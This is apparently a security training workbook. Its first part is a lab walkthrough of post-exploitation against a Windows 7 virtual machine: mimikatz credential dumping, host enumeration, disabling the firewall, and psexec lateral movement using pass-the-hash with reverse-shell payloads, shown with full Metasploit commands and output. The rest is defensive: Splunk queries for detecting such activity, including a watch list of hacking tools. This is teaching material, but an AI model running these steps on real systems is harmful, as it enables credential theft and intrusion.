
meterpreter > msv

<Your AD password

```
<u>meterpreter</u> > msv
+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
------
AuthID
          Package
                      Domain
                                      User
                                                       Password
0;2528009 NTLM
                                                       lm{ e52cac67419a9a224a3b108f3fa6cb6d }, ntlm{ 8
                      win7-64-victim
                                     Workshop
846f7eaee8fb117ad06bdd830b7586c }
0;2527974 NTLM
                      win7-64-victim Workshop
                                                       lm{ e52cac67419a9a224a3b108f3fa6cb6d }, ntlm{ 8
846f7eaee8fb117ad06bdd830b7586c }
           Negotiate WORKGROUP
                                      WIN7-64-VICTIM$ n.s. (Credentials KO)
0;996
0;997
           Negotiate NT AUTHORITY
                                      LOCAL SERVICE
                                                       n.s. (Credentials KO)
                                                       n.s. (Credentials KO)
0;45803
           NTLM
                      WORKGROUP
                                      WIN7-64-VICTIM$ n.s. (Credentials KO)
0;999
           NTLM
```

meterpreter > livessp

<Your Windows8 password



```
<u>meterpreter</u> > livessp
[+] Running as SYSTEM
[*] Retrieving livessp credentials
livessp credentials
===========
AuthID
            Package
                         Domain
                                            User
                                                               Password
0;2528009 NTLM
                                                               n.a. (livessp KO)
n.a. (livessp KO)
n.a. (livessp KO)
                         win7-64-victim Workshop
win7-64-victim Workshop
0;2527974 NTLM
0;997
                                            LOCAL SERVICE
            Negotiate NT AUTHORITY
            Negotiate WORKGROUP
0:996
                                            WIN7-64-VICTIM$ n.a. (livessp KO)
0;45803
            NTLM
                                                                n.a. (livessp KO)
0;999
            NTLM
                         WORKGROUP
                                            WIN7-64-VICTIM$
                                                               n.a. (livessp KO)
```

#### meterpreter > ssp

<Your outlook password

#### meterpreter > tspkg

<Your AD password

```
<u>meterpreter</u> > tspkg
[+] Running as SYSTEM
[*] Retrieving tspkg credentials
tspkg credentials
_____
AuthID
           Package
                     Domain
                                     User
                                                      Password
0:999
          NTLM
                     WORKGROUP
                                     WIN7-64-VICTIMS
          NTLM
0;45803
          Negotiate NT AUTHORITY
                                     LOCAL SERVICE
0;997
                                     WIN7-64-VICTIM$
0;996
          Negotiate WORKGROUP
0;2527974 NTLM
                     win7-64-victim Workshop
                                                      password
                     win7-64-victim Workshop
0;2528009 NTLM
                                                      password
```

meterpreter > wdigest

<Your AD password



```
<u>meterpreter</u> > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
_____
AuthID
          Package
                    Domain
                                    User
                                                    Password
-----
0;999
          NTLM
                    WORKGROUP
                                    WIN7-64-VICTIM$
          NTLM
0;45803
0;997
          Negotiate NT AUTHORITY
                                    LOCAL SERVICE
0:996
          Negotiate WORKGROUP
                                    WIN7-64-VICTIM$
0;2527974 NTLM
                    win7-64-victim Workshop
                                                    password
0:2528009 NTLM
                    win7-64-victim Workshop
                                                    password
```

meterpreter > mimikatz\_command -f crypto::listStores

meterpreter > mimikatz\_command -f crypto::listCertificates

```
meterpreter > mimikatz_command -f crypto::listCertificates
Emplacement : 'CERT_SYSTEM_STORE_CURRENT_USER'\My
```

meterpreter > mimikatz\_command -f crypto::exportCertificates CERT\_SYSTEM\_STORE\_CURRENT\_USER

```
<u>meterpreter</u> > mimikatz_command -f crypto::exportCertificates CERT_SYSTEM_STORE_CURRENT_USER
Emplacement : 'CERT_SYSTEM_STORE_CURRENT_USER'\My
```

meterpreter > mimikatz\_command -f crypto::patchcapi



Enumerate the host you are on

meterpreter > run getcountermeasure

```
<u>meterpreter</u> > run getcountermeasure
[*] Running Getcountermeasure on the target...
[*] Checking for contermeasures...
[*] Getting Windows Built in Firewall configuration...
[*]
        Domain profile configuration:
[*]
        Operational mode
        Exception mode
       Standard profile configuration (current):
       Operational mode
                                          = Enable
[*]
[*]
[*]
[*]
        Exception mode
                                          = Enable
        IMPORTANT: Command executed successfully.
        However, "netsh firewall" is deprecated;
        use "netsh advfirewall firewall" instead.
        For more information on using "netsh advfirewall firewall" commands
        instead of "netsh firewall", see KB article 947709
        at http://go.microsoft.com/fwlink/?linkid=121488 .
[*] Checking DEP Support Policy...
```

meterpreter> run winenum



```
<u>meterpreter</u> > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
    New session on 192.168.243.139:49653...
lacksquare Saving general report to /home/strategicsec/.msf4/logs/scripts/winenum/WIN7-64-VICTIM_20161129.180
0/WIN7-64-VICTIM_20161129.1800.txt
[*] Output of each individual command is saved to /home/strategicsec/.msf4/logs/scripts/winenum/WIN7-6
4-VICTIM_20161129.1800
[*] Checking if WIN7-64-VICTIM is a Virtual Machine .......
        This is a VMware Workstation/Fusion Virtual Machine
        UAC is Disabled
   Running Command List ...
        running command netstat -nao
        running command netstat -vb
        running command net accounts running command net view
        running command ipconfig /displaydns
        running command netstat -ns
        running command route print running command ipconfig /all
        running command cmd.exe /c set
        running command arp -a
```

meterpreter > run post/windows/gather/enum\_applications

```
meterpreter > run post/windows/gather/enum_applications
[*] Enumerating applications installed on WIN7-64-VICTIM
Installed Applications
-----
Name
                                                                  Version
CCleaner
                                                                  3.18
Hex Workshop v6
                                                                  6.0.1.4603
Java Auto Updater
                                                                  2.0.7.1
 Java(TM) 6 Update 31
                                                                  6.0.310
Microsoft Office Access MUI (English) 2010
                                                                  14.0.4763.1000
Microsoft Office Access Setup Metadata MUI (English) 2010
                                                                  14.0.4763.1000
Microsoft Office Excel MUI (English) 2010
                                                                  14.0.4763.1000
Microsoft Office Groove MUI (English) 2010
                                                                  14.0.4763.1000
Microsoft Office InfoPath MUI (English) 2010
                                                                  14.0.4763.1000
Microsoft Office Office 64-bit Components 2010
                                                                  14.0.4763.1000
Microsoft Office OneNote MUI (English) 2010
                                                                  14.0.4763.1000
Microsoft Office Outlook MUI (English) 2010
                                                                  14.0.4763.1000
                                                                  14.0.4763.1000
Microsoft Office PowerPoint MUI (English) 2010
Microsoft Office Professional Plus 2010
                                                                  14.0.4763.1000
Microsoft Office Professional Plus 2010
                                                                  14.0.4763.1000
Microsoft Office Proof (English) 2010
                                                                  14.0.4763.1000
Microsoft Office Proof (French) 2010
                                                                  14.0.4763.1000
Microsoft Office Proof (Spanish) 2010
                                                                  14.0.4763.1000
Microsoft Office Proofing (English) 2010
                                                                  14.0.4763.1000
Microsoft Office Publisher MUI (English) 2010
                                                                  14.0.4763.1000
```

meterpreter > run post/windows/gather/enum\_logged\_on\_users



```
<u>meterpreter</u> > run post/windows/gather/enum logged on users
[*] Running against session 3
Current Logged Users
_____
SID
                                                User
 S-1-5-18
                                                NT AUTHORITY\SYSTEM
S-1-5-21-2436653472-2930866757-3572578894-1002 win7-64-victim\Workshop
[*] Results saved in: /home/strategicsec/.msf4/loot/20161129101928_default_192.168.243.139_host.users.
activ_944710.txt
Recently Logged Users
                                                     Profile Path
SID
S-1-5-18
                                                     %systemroot%\system32\config\systemprofile
S-1-5-19
                                                     C:\Windows\ServiceProfiles\LocalService
                                                     C:\Windows\ServiceProfiles\NetworkService
S-1-5-20
 S-1-5-21-2436653472-2930866757-3572578894-1001.bak C:\Users\j0e
 S-1-5-21-2436653472-2930866757-3572578894-1002
                                                     C:\Users\Workshop
```

meterpreter > run post/windows/gather/usb history

```
<u>meterpreter</u> > run post/windows/gather/usb_history
 *] Running module against WIN7-64-VICTIM
[*]
  c:
                                                               Disk 8ca33cd3
  D:
       IDE#CdRomNECVMWar VMware IDE CDR10
                                                   1.00 #5&290fd3ab&0&1.0.0#{53f5630d-b6bf-11
d0-94f2-00a0c91efb8b}
       FDC#GENERIC_FLOPPY_DRIVE#6&2bc13940&0&0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}
 -] No USB devices appear to have been connected to theis host.
meterpreter > run post/windows/gather/enum shares
<u>meterpreter</u> > run post/windows/gather/enum shares
[*] Running against session 3
[*] The following shares were found:
[*]
          Name: Users
[*]
          Path: C:\Users
          Type: 0
[*]
```

meterpreter > run post/windows/gather/enum\_snmp



```
meterpreter > run post/windows/gather/enum_snmp

[*] Running module against WIN7-64-VICTIM

[*] Checking if SNMP is Installed

[-] SNMP is not installed on the target host

meterpreter> reg enumkey -k

HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\Run

meterpreter > reg enumkey -k HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\Run

Enumerating: HKEY_LOCAL_MACHINE\Software\Microsoft\\Windows\\CurrentVersion\\Run

Values (1):

VMware User Process
```

#### **FIX PSEXEC**

- We use the shell command to get to the Victim Dos command so we can add a registry field.

meterpreter > execute -c -H -f cmd -a "/k" -i reg /?

```
<u>meterpreter</u> > execute -c -H -f cmd -a "/k" -i
Process 3896 created.
Channel 42 created.
C:\Windows\system32>
```

- Created a registry field to the Victim computer, this will allow us to access the machine using and exploit via PSEXEC.

C:\Windows\system32> reg ADD

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v LocalAccountTokenFilterPolicy /t REG\_DWORD /d 1

C:\Windows\system32> reg ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v LocalA ccountTokenFilterPolicy /t REG\_DWORD /d 1 reg ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v LocalAccountTokenFilterPol icy /t REG\_DWORD /d 1 The operation completed successfully.

c:\Windows\system32> netsh advfirewall set profiles state off

C:\Windows\system32>netsh advfirewall set allprofiles state off netsh advfirewall set allprofiles state off Ok.



## **Lateral Movement**

```
Now we can run the PSEXEC exploit.
Option 1:
use exploit/windows/smb/psexec
set SMBUser Workshop
set SMBPass password
set RHOST Win7-Victim-IP
set payload windows/meterpreter/reverse_tcp
set LHOST StrategicSec-VM-IP
set LPORT 2345
exploit
```

```
<u>meterpreter</u> > background
[*] Backgrounding session 3...
msf exploit(ask) > use exploit/windows/smb/psexec
msf exploit(psexec) > set SMBUser Workshop
SMBUser => Workshop
<u>msf</u> exploit(psexec) > set SMBPass password
SMBPass => password
<u>msf</u> exploit(<mark>psexec</mark>) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set RHOST 192.168.243.139
RHOST => 192.168.243.139
<u>msf</u> exploit(<mark>psexec</mark>) > set LHOST 192.168.243.134
LHOST => 192.168.243.134
<u>msf</u> exploit(psexec) > set LPORT 2345
LPORT => 2345
msf exploit(psexec) > exploit
[*] Started reverse handler on 192.168.243.134:2345
[*] Connecting to the server...
[*] Authenticating to 192.168.243.139:445|WORKGROUP as user 'Workshop'...
[*] Uploading payload...
[*] Created \yLBeKUda.exe...
    192.168.243.139:445 - Service started successfully...
    Deleting \yLBeKUda.exe...
```



Option 2:
use exploit/windows/smb/psexec
set SMBUser Workshop
set SMBPass aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c
set payload windows/meterpreter/reverse\_tcp
set RHOST Win7-Victim-IP
set LHOST StrategicSec-VM-IP
set LPORT 5678
exploit

```
ec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c
(ec) > set LPORT 5678
<u>msf</u> exploit(ps
LPORT => 5678
msf exploit(psexec) > exploit
[*] Started reverse handler on 192.168.243.134:5678
[*] Connecting to the server...
*] Authenticating to 192.168.243.139:445|WORKGROUP as user 'Workshop'...
[*] Uploading payload...
* Created \PGKSWHeb.exe...
+] 192.168.243.139:445 - Service started successfully...
*] Deleting \PGKSWHeb.exe..
*] Sending stage (770048 bytes) to 192.168.243.139
*] Meterpreter session 5 opened (192.168.243.134:5678 -> 192.168.243.139:49851) at 2016-11-29 10:36:1
 -0800
<u>meterpreter</u> >
```




# Module 5: Identifying Security events with Splunk

## Reference:

https://www.sans.org/reading-room/whitepapers/logging/discovering-security-events-interest-splunk-34272


#### Run

Your task is to do ALL of the queries in this SANS document against the logs of both the Windows 7 and Server 2003 VMs.




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index=\_internal source="\*metrics.log" eps "group=per\_source\_thruput" NOT filetracker | eval events=eps\*kb/kbps | timechart fixedrange=t span=1m limit=5 sum(events) by series



## **Splunk Queries to try**

host=

source=

sourcetype=



Here are some basic Splunk commands:

http://docs.splunk.com/images/a/a3/Splunk\_4.x\_cheatsheet.pdf

Incident Response & Malware Analysis with Splunk Reference:

https://static1.squarespace.com/static/552092d5e4b0661088167e5c/t/56016c77e4b08aeb5c47d68b/1442933879868/Windows+Splunk+Logging+Cheat+Sheet+v1.0.pdf



## **Critical events to monitor**

## **CRITICAL EVENTS TO MONITOR**

- 1. NEW PROCESS STARTING: Event Code 4688 will capture when a process or executable starts.
- 2. USER LOGON SUCCESS: Event Code 4624 will capture when a user successfully logons to the system.
- 3. SHARE ACCESSED: Event Code 5140 will capture when a user connects to a file share.
- 4. NEW SERVICE INSTALLED: Event Code 7045 will capture when a new service is installed.
- 5. NETWORK CONNECTION MADE: Event Code 5156 will capture when a network connection is made from the source to the destination including the ports used and the process used to initiate the connection. Requires the use of the Windows Firewall
- 6. FILE AUDITING: Event Code 4663 will capture when a new file is added, modified or deleted.
- 7. REGISTRY AUDITING: Event Code 4657 will capture when a new registry item is added, modified or deleted
- 8. WINDOWS POWERSHELL COMMAND LINE EXECUTION: Event Code 500 will capture when PowerShell is executed logging the command line used.
- 9. WINDOWS FIREWALL CHANGES: Event Code 2004 will capture when new firewall rules are added.
- 10. SCHEDULE TASKS ADDED: Event Code 106 will capture when a new scheduled task is added.



## Filtering events

1. Filter by Message, NOT by Event Code: It is common to blacklist event codes that are noisy or excessive that

impacts storage and licensing. By enabling Process Creation Success (4688) Process Terminate (4689) and Windows

Firewall Filtering Platform Connection Success (5156 & 5158) they will be the top four event codes in your Splunk

index. Filtering by the content of the Message or Field name is the better way to go. Once you understand what

normal noise is, has minimal risk to be exploited or important to security monitoring you can filter those out at the

client or server. Here is an example of a proper exclusion:

[WinEventLog://Security]
disabled=0
current\_only=1

blacklist1=EventCode="4662" Message="Object Type:\s+(?!groupPolicyContainer)" blacklist2=EventCode="5156" Message="Application Name:\s+(?!\\program files (x86)\\google\\chrome\\application\\chrome.exe)"

2. Indexes: It is normal to have an index named "windows" for the typical Application, Security, Setup and System

logs, but separating other Windows logs into separate indexes is a good practice to reduce search times. Consider

collecting the Windows PowerShell, TaskScheduler, Windows Firewall, AppLocker and other Applications and

Services logs that you might want to collect into their own indexes if they get large in quantity of events. You can

always use the "Join" command if you want to combine data from multiple indexes.

#### **MONITOR FOR PROCESSES STARTING - 4688::**

1. Monitor for Suspicious/Administrative Processes: This list is based on built-in Windows administrative utilities and

known hacking utilities that are often seen used in exploitation. Expand this list as needed to add utilities used in



hacking attacks. You do not need to alert on all processes launching, just suspicious ones or ones known to be used

in hacking attacks. Some administrative tools are very noisy and normally used or automatically executed regularly

and should NOT be included to make your alert more actionable and accurate that something suspicious has

#### SAMPLE QUERY:

occurred.

index=windows LogName=Security EventCode=4688 NOT (Account\_Name=\*\$) (at.exe OR bcdedit.exe OR chcp.exe OR

cmd.exe OR cscript.exe OR ipconfig.exe OR mimikatz.exe OR nbtstat.exe OR nc.exe OR netcat.exe OR netstat.exe OR

nmap OR nslookup.exe OR bcp.exe OR sqlcmd.exe OR OSQL.exe OR ping.exe OR powershell.exe OR powercat.ps1 OR

psexec.exe OR psexecsvc.exe OR psLoggedOn.exe OR procdump.exe OR rar.exe OR reg.exe OR route.exe OR runas.exe

OR sc.exe OR schtasks.exe OR sethc.exe OR ssh.exe OR systeminfo.exe OR systeminfo.exe OR system32\\net.exe OR

tracert.exe OR vssadmin.exe OR whoami.exe OR winrar.exe OR wscript.exe OR winrm.\* OR winrs.\* OR wmic.exe OR

wsmprovhost.exe) | eval Message=split(Message,".") | eval

Short\_Message=mvindex(Message,0) | table \_time, host,

Account\_Name, Process\_ID, Process\_Command\_Line, New\_Process\_Name, New\_Process\_ID,

Creator Process ID, Short Message

2. Monitor for PowerShell bypass attempts: Hackers will often use PowerShell to exploit a system due to the

capability of PowerShell to avoid using built-in utilities and dropping additional malware files on disk. Watching for

policy and profile bypasses will allow you to detect this hacking activity.

## SAMPLE QUERY:

index=windows EventCode=4688 (powershell\* AND -ExecutionPolicy) OR (powershell\* AND bypass) OR (powershell\*

AND -noprofile) | eval Message=split(Message,".") | eval Short\_Message=mvindex(Message,0) | table \_time, host,

Account Name, Process Name, Process ID, Process Command Line, New Process Name,



New\_Process\_ID, Creator\_Process\_ID, Short\_Message

3. Monitor for all processes excluding trusted/known processes: You can create reports for any or all processes

starting (4688) and filter out the known good ones to create a more actionable report and alert. For larger lists

consider using the "lookup" command. Your .csv file has to be in a 'lookups' directory in either the parent or a child

local directory; /opt/splunk/etc/apps/search/lookups. The idea here is a typical system has a normal state, if you

exclude all the normal processes, then if something new runs, say BlackPOS.exe as was the case in the retail

breaches, you would be able to detect it.

#### SAMPLE QUERY:

index=windows LogName=Security EventCode=4688 NOT (Account\_Name=\*\$) | NOT [ inputlookup

Trusted\_processes.csv | fields Process\_Name ] | eval Message=split(Message,".") | eval Short\_Message=mvindex(Message,0) | table \_time, host, Account\_Name, Process\_Name, Process\_ID,

Process\_Command\_Line, New\_Process\_Name, New\_Process\_ID, Creator\_Process\_ID, Short\_Message

## MONITOR FOR USER LOGONS - 4624 & 4625::

1. Monitor for Logon Success: Logging for failed logons seems obvious, but when a user credential gets compromised

and their credentials used for exploitation, successful logins will be a major indicator of malicious activity and

system crawling. This alert looks for successful logons > 2 and excludes domain controllers to detect when a rogue

user account crawls across systems in your network.

## SAMPLE QUERY:

index=windows LogName=Security EventCode=4624 NOT (host="DC1" OR host="DC2" OR host="DC...") NOT

(Account\_Name="\*\$" OR Account\_Name="ANONYMOUS LOGON") NOT (Account\_Name="Service\_Account") | eval

Account\_Domain=(mvindex(Account\_Domain,1)) | eval Account\_Name=if(Account\_Name="-



",(mvindex(Account\_Name,1)), Account\_Name) | eval

Account\_Name=if(Account\_Name="\*\$",(mvindex(Account\_Name,1)), Account\_Name) | eval Time=strftime(\_time,"%Y/%m/%d %T") | stats count values(Account\_Domain) AS Domain, values(host) AS Host,

dc(host) AS Host\_Count, values(Logon\_Type) AS Logon\_Type, values(Workstation\_Name) AS WS Name,

values(Source\_Network\_Address) AS Source\_IP, values(Process\_Name) AS Process\_Name by Account\_Name | where

Host\_Count > 2

2. Monitor for Logon Failures: Watch for excessive logon failures, especially Internet facing systems and systems that

contain confidential data. This will also detect brute force attempts and users who have failed to changed their

passwords on additional devices such as smartphones. You can add "stats count" to watch for quantity, exclude

certain accounts you know are good and normally fail. Avoid excluding administrative accounts as they are the

ones the hackers are after.

### SAMPLE QUERY:

index=windows LogName=Security EventCode=4625 | table \_time, Workstation\_Name, Source\_Network\_Address, host, Account Name

3. Monitor for Administrative and Guest Logon Failures: Hackers and malware often try to brute force known

accounts, such as Administrator and Guest. This alert will monitor and alert if configured for attempts > 5.

## SAMPLE QUERY:

index=windows LogName=Security EventCode=4625 (Account\_Name=administrator OR Account\_Name=guest) | stats

count values(Workstation\_Name) AS Workstation\_Name, Values(Source\_Network\_Address) AS Source\_IP\_Address,

values(host) AS Host by Account\_Name | where count > 5

#### **MONITOR FOR FILE SHARES - 5140::**

1. Monitor for File Shares being accessed: Once a system is compromised, hackers will connect



or jump to other

systems to infect and/or to steal data. Watch for accounts crawling across file shares. Some management

accounts will do this normally so exclude these to the systems they normally connect. Other activity from

management accounts such as new processes launching will alert you to malicious behavior when excluded in this alert.

#### SAMPLE QUERY:

index=windows source="WinEventLog:Security" EventCode=5140 (Share\_Name="\*\\C\$" OR Share\_Name="\*D\$" OR

Share\_Name="\*E\$" OR Share\_Name="\*F\$" OR Share\_Name="\*U\$") NOT

Source\_Address="::1" | eval

Destination\_Sys1=trim(host,"1") | eval Destination\_Sys2=trim(host,"2") | eval

Dest Sys1=lower(Destination Sys1) |

eval Dest\_Sys2=lower(Destination\_Sys2) | rename host AS Destination | rename

Account Domain AS Domain | where

Account\_Name!=Dest\_Sys1 | where Account\_Name!=Dest\_Sys2 | stats count values(Domain) AS Domain,

values(Source\_Address) AS Source\_IP, values(Destination) AS Destination, dc(Destination) AS Dest\_Count,

values(Share Name) AS Share Name, values(Share Path) AS Share Path by Account Name

## MONITOR FOR SERVICE CHANGES - 7045 & 7040::

1. Monitor for New Service Installs: Monitoring for a new service install is crucial. Hackers often use a new service to

gain persistence for their malware when a system restarts. All the retail Point of Sale breaches included one or

more new services that could have been easily detected with this alert alone.

### SAMPLE QUERY:

index=windows LogName=System EventCode=7045 NOT (Service\_Name=mgmt\_service) | eval

Message=split(Message,".") | eval Short\_Message=mvindex(Message,0) | table \_time host Service\_Name,

Service\_Type, Service\_Start\_Type, Service\_Account, Short\_Message



2. Monitor for Service State Changes: Monitoring for a service state changes can show when a service is altered.

Hackers often use an existing service to avoid new service detection and modify the ServiceDII to point to a

malicious payload gaining persistence for their malware when a system restarts. Unfortunately the details are not

in the logs, but this alert can lead you to look into a service state change or enable auditing on keys that trigger

seldom used services to watch for ServiceDII changes. There are a few services that will normally start and stop

regularly and will need to be excluded. Use registry auditing (4657) to monitor for changes to the ServiceDII value.

#### SAMPLE QUERY:

index=windows LogName=System EventCode=7040 NOT ("\*Windows Modules Installer service\*" OR "\*Background

Intelligent Transfer Service service\*") | table \_time, host, User, Message

#### MONITOR FOR NETWORK CONNECTIONS - 5156::

1. Monitor for Suspicious Network IP's: This does require the use of the Windows Firewall. In networks where this is

normally not used, you can use Group Policy to set the Windows Firewall to an Any/Any configuration so no

blocking occurs, yet the traffic is captured in the logs and more importantly what process made the connection.

You can create exclusions by IP addresses (such as broadcast IP's) and by process names to reduce the output and

make it more actionable. The "Lookup" command will benefit this query tremendously by excluding items.

## SAMPLE QUERY:

index=windows LogName=Security EventCode=5156 NOT

(Source\_Address="239.255.255.250" OR

Source\_Address="224.0.0.\*" OR Source\_Address="::1" OR Source\_Address="ff02::\*" OR

Source Address="fe80::\*" OR

Source Address="255.255.255" OR Source Address=192.168.1.255) NOT

(Destination\_Address="127.0.0.1" OR

Destination\_Address="239.255.255.250" OR Destination\_Address="\*.\*.\*.255" OR

Destination Address="224.0.0.25\*")



NOT (Destination\_Port="0") NOT (Application\_Name="\\<some process name>\\" OR Application\_Name="\*\\bin\\splunkd.exe") | dedup Destination\_Address Destination\_Port | table \_time, host,

Application\_Name, Direction, Source\_Address, Source\_Port, Destination\_Address, Destination\_Port | sort Direction
Destination\_Port

## MONITOR FOR FILE CHANGES - 4663::

1. Monitor for New files: This requires directories and/or files to have auditing set on each object. You want to audit

directories that are well known for malware such as AppData\Local, LocalLow & Roaming as well as \Users\Public

for the following:

### SAMPLE QUERY:

index=windows sourcetype=WinEventLog:Security EventCode=4663 NOT (Process\_Name="\*\\Windows\\servicing\\TrustedInstaller.exe" OR

"\*\\Windows\\System32\\poqexec.exe") NOT

Object\_Name="C:\\Users\\Surf\\AppData\\Local\\Google\\Chrome\\User Data\*" NOT

Object Name="C:\\Users\\<special

user>\\AppData\\Roaming\\Microsoft\\Windows\\Recent\\CustomDestinations")

NOT (Object\_Name="C:\\Windows\\System32\\LogFiles\\\*" OR

Object Name="\*ProgramData\\Microsoft\\RAC\\\*"

OR Object\_Name="\*\\Microsoft\\Windows\\Explorer\\thumbcache\*" OR Object\_Name="\*.MAP" OR

Object\_Name="\*counters.dat" OR Object\_Name="\*\\Windows\\Gatherlogs\\SystemIndex\\\*") | rename

Process\_Name as Created\_By | table \_time, host, Security\_ID, Handle\_ID, Object\_Type, Object\_Name, Process\_ID,

Created By, Accesses

## MONITOR FOR FILE CHANGES - 4663 continued::

2. Monitor for Crypto events: Setting auditing on a File Server Share will allow large amounts of file changes from a

crypto event to be detected. Look at a large quantity of changes > 1000 in 1 hour to detect the event. Use the

same settings as above as you only need to monitor for NEW files. It is obvious when an event



#### occurs!

#### SAMPLE QUERY:

index=windows LogName=Security EventCode=4663 host=\* (Accesses="WriteData (or AddFile)" AND

Object\_Name="\*.\*") NOT (Security\_ID="NT AUTHORITY\\SYSTEM") NOT

(Object\_Name="\*\\FireFoxProfile\\\*" OR

Object\_Name="\*.tmp\*" OR Object\_Name="\*.xml" OR Object\_Name="\*Thumbs.db" OR

Object\_Name="\\Device\\HarddiskVolumeShadowCopy\*") NOT

(Object\_Name="\*:Zone.Identifier" OR

Object\_Name="\*.part\*") | stats count values(Object\_Name), values(Accesses) by Security\_ID | where count > 1000

#### MONITOR FOR REGISTRY CHANGES - 4657::

1. Monitor for Registry Changes: Adding auditing to known exploited registry keys is a great way to catch malicious

activity. Registry keys should not change very often unless something is installed or updated. The goal is to look

for NEW items and changes to known high risk items like the Run and RunOnce keys.

## SAMPLE QUERY:

index=windows LogName=Security (EventCode=4657) Object\_Name="\*\\Run\*" | table \_time, host, Security\_ID,

Account\_Name, Account\_Domain, Operation\_Type, Object\_Name, Object\_Value\_Name, Process\_Name, New\_Value

## MONITOR FOR WINDOWS POWERSHELL COMMAND LINE - 501::

1. Monitor for PowerShell Command Execution: Hackers will often use PowerShell to exploit a system due to the

capability of PowerShell to avoid using built-in utilities and drop additional malware on disk. Monitoring the

PowerShell command lines that are executed can catching potentially malicious behavior.

PowerShell logs have

some odd formatting, the sample below shows a unique non-RegEx way to parse odd logs using the Splunk "split"

command. PowerShell logs are the worst as far as using the "split" command. These logs are



not in the standard

Windows logs and will need to be added to your Splunk inputs.conf file in order to collect them.

The "Windows

PowerShell" logs may be found under:

Applications and Services Logs - Windows PowerShell

index=powershell LogName="Windows Powershell" (EventCode=500) | eval

MessageA=split(Message,"Details:") | Eval

Short\_Message=mvindex(MessageA,0) | Eval MessageB=mvindex(MessageA,1) | eval

MessageB = replace

(MessageB, "[\n\r]", "!") | eval MessageC=split(MessageB, "!!!!") | Eval

Message1=mvindex(MessageC,0) | Eval

Message2=mvindex(MessageC,1) | Eval Message3=mvindex(MessageC,2) | eval

MessageD=split(Message3,"!!") | Eval

Message4=mvindex(MessageD,3) | eval Message4=split(Message4,"=") | eval

PS\_Version=mvindex(Message4,1) | Eval

Message5=mvindex(MessageD,4) | Eval Message6=mvindex(MessageD,5) | Eval

Message7=mvindex(MessageD,6) |

eval Message7=split(Message7,"=") | eval Command Name=mvindex(Message7,1) | Eval

Message8=mvindex(MessageD,7) | eval Message8=split(Message8,"=") | eval

Command Type=mvindex(Message8,1) |

Eval Message9=mvindex(MessageD,8) | eval Message9=split(Message9,"=") | eval

Script\_Name=mvindex(Message9,1)| Eval Message10=mvindex(MessageD,9) | eval

Message10=split(Message10,"=") |

eval Command\_Path=mvindex(Message10,1) | Eval Message11=mvindex(MessageD,10) | eval Message11=split(Message11,"=") | eval Command\_Line=mvindex(Message11,1) | table \_time EventCode,

Short\_Message, PS\_Version, Command\_Name, Command\_Type, Script\_Name,

Command\_Path, Command\_Line

#### MONITOR FOR WINDOWS FIREWALL CHANGES - 2004 & 2005::

1. Monitor for Additions to Firewall Rules: Malware and hackers will often add a firewall rule to allow access to some

Windows service or application. These logs are not in the standard Windows logs and will need to be added to

your Splunk inputs.conf file in order to collect them. The Windows firewall logs may be found under:



Applications and Services Logs – Microsoft - Windows – Windows Firewall with Advanced Security - Firewall

index=windows LogName=Security EventCode=2004 | table \_time, host, Rule\_Name, Origin, Active, Direction, Profiles,

Action, Application\_Path, Service\_Name, Protocol, Security\_Options, Edge\_Traversal, Modifying\_User,

Modifying\_Application, Rule\_ID

2. Monitor for Changes to Firewall Rules: Malware and hackers will often modify a firewall rule to allow access to

some Windows service or application. These logs are not in the standard Windows logs and will need to be added

to your Splunk inputs.conf file in order to collect them.

index=windows LogName=Security EventCode=2005 | table \_time, host, Rule\_Name, Origin, Active, Direction, Profiles,

Action, Application\_Path, Service\_Name, Protocol, Security\_Options, Edge\_Traversal, Modifying\_User,

Modifying\_Application, Rule\_ID

Why are so many attacks not being detected?

By default Windows doesn't log very much. You'll need to modify the Local Security Policy (since we are not connected to Active Directory in which case you would use a GPO) to enable verbose logging.

## In Windows 7:

Click Start and type secpol.msc, then hit Enter, the Local Security Policy window will be displayed, now navigate to Local Policy > Audit Policy. You will see the following policies that you can enable auditing of successful or failed attempts or disable logging altogether:

## Module 6: Exporting Splunk logs/events

Below are options for exporting large amounts of data from Splunk.



Option 1: Export from UI – but for this to work you may need to increase the web timeout.

Try setting server.socket\_timeout in <a href="web.conf">web.conf</a> to 3 minutes.

server.socket\_timeout=180

